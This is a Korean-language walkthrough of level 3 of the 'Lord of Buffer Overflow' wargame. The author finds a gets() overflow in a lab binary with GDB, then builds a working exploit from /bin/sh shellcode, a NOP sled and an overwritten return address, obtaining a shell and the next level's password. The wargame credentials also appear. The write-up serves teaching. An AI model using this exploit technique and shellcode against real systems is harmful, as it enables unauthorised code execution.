

Lord Of Buffer Overflow Write-up


Level3 cobolt -> goblin

**Written by - YellJ
(신재욱)**

Level1,2에 이어서 3번째 라업입니다. LOB의 3번째 문제는 Level1과 2와는 다르게 표준입력인 gets() 함수로 입력을 받습니다. gets함수는 버퍼오버플로우에 유독 취약한 함수이기에 Level3에서 나온 것 같다고 추측을 해봅니다.
개인적으로 1,2번 문제에 비해 조금 더 어려웠습니다.

일단 로그인을 해줍니다. ID: cobolt / PW: hacking exposed

일단 goblin.c 파일을 확인해보겠습니다.

A terminal window titled 'cobolt@localhost.localdomain: /home/cobolt' showing the execution of 'ls' and 'cat goblin.c'. The output of 'cat goblin.c' shows a C program with a 16-byte buffer and a call to gets().

```
cobolt@localhost.localdomain: /home/cobolt
cobolt@localhost cobolt]$ ls
for_gdb  goblin  goblin.c
cobolt@localhost cobolt]$ cat goblin.c
/*
    The Lord of the BOF : The Fellowship of the BOF
    - goblin
    - small buffer + stdin
*/

int main()
{
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
}
cobolt@localhost cobolt]$
```

소스코드를 확인해 보니 buffer라는 변수의 크기는 16이고, gets함수를 통해 받아오군요.
이전방식과 똑같이 Buffer(16)+SFP(4)+RET+Shellcode와 NOP SLED를 이용해보도록 하겠습니다.

일단 GDB를 이용하여 열어보겠습니다.

```
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) disas main
Dump of assembler code for function main:
0x80483f8 <main>:      push    %ebp
0x80483f9 <main+1>:     mov     %esp,%ebp
0x80483fb <main+3>:      sub     $0x10,%esp
0x80483fe <main+6>:      lea     0xffffffff(%ebp),%eax
0x8048401 <main+9>:      push    %eax
0x8048402 <main+10>:     call   0x804830c <gets>
0x8048407 <main+15>:     add     $0x4,%esp
0x804840a <main+18>:     lea     0xffffffff(%ebp),%eax
0x804840d <main+21>:     push    %eax
0x804840e <main+22>:     push    $0x8048470
0x8048413 <main+27>:     call   0x804833c <printf>
0x8048418 <main+32>:     add     $0x8,%esp
0x804841b <main+35>:     leave
0x804841c <main+36>:     ret
0x804841d <main+37>:     nop
0x804841e <main+38>:     nop
0x804841f <main+39>:     nop
End of assembler dump.
(gdb)
```

main+3에서 16크기의 변수를 할당하고,
main+10에서 gets 함수를 선언합니다.

```
(gdb) b *main+15
Breakpoint 1 at 0x8048407
(gdb)
```

main+15에 브레이크포인트를 걸어줍니다.

```
(gdb) r
Starting program: /home/cobolt/for_gdb/goblin
AAAAAAAAAAAAAAAAAAAAABBBB

Breakpoint 1, 0x8048407 in main ()
```

gets함수, 즉 stdin이라 예전같이 인자로 전달할 수 없어, A를 20번 입력(Buffer+SFP)하고,
B를 리턴어드레스에 덮어줍니다. 그리고 메모리를 확인하면...

```
(gdb) x/10x $esp
0xbffffae4:  0xbffffae8  0x41414141  0x41414141  0x41414141
0xbffffaf4:  0x41414141  0x41414141  0x42424242  0x00000000
0xbffffb04:  0xbffffb44  0xbffffb4c
```

\$esp의 값을 확인해보면.... A(0x41)이 많이 보이고 그 다음에 B(0x42)가 4개가 보이는
것으로 보아 0x42424242가 RET일 것으로 추정됩니다. 그럼 0xbffffaf4가 RET의 주변
주소가 될 것입니다. 0xbffffaf4를 이용해 NOP SLED를 써야겠군요


그럼 본격적으로, NOP SLED를 태워보내보겠습니다. 셸코드는 아래의 셸코드를 이용합니다.

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80
```

gets함수는 인자를 전달하기 위해 아래와 같이 입력해야합니다.


```
(python -c 'print
"\x90"*20+"\x54\xfb\xff\xbf"+" \x90"*1000+"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f
\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80";cat) | ./goblin
```

;cat은, python 값을 gets함수에 전달하기 위해 필요합니다. 그 뒤에 |./goblin을 붙여 goblin을 실행시켜줍니다.



```
[cobolt@localhost cobolt]$ (python -c 'print "\x90"*20+"\x54\xfb\xff\xbf"+" \x90
"*1000+"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89
\xe1\x89\xc2\xb0\x0b\xcd\x80";cat) | ./goblin
T
[1] Ph//shh/bin P
```

아무것도 안나온다...? 그래서 실패한줄 알았지만... 여기서도 많이 해맸습니다.ㅠㅠ



```
whoami
goblin

my-pass
euid = 503
hackers proof
```

그냥 그 뒤에 입력하면 셸이 따진 것을 알 수 있습니다.

cobolt -> goblin : password = hackers proof

이상입니다!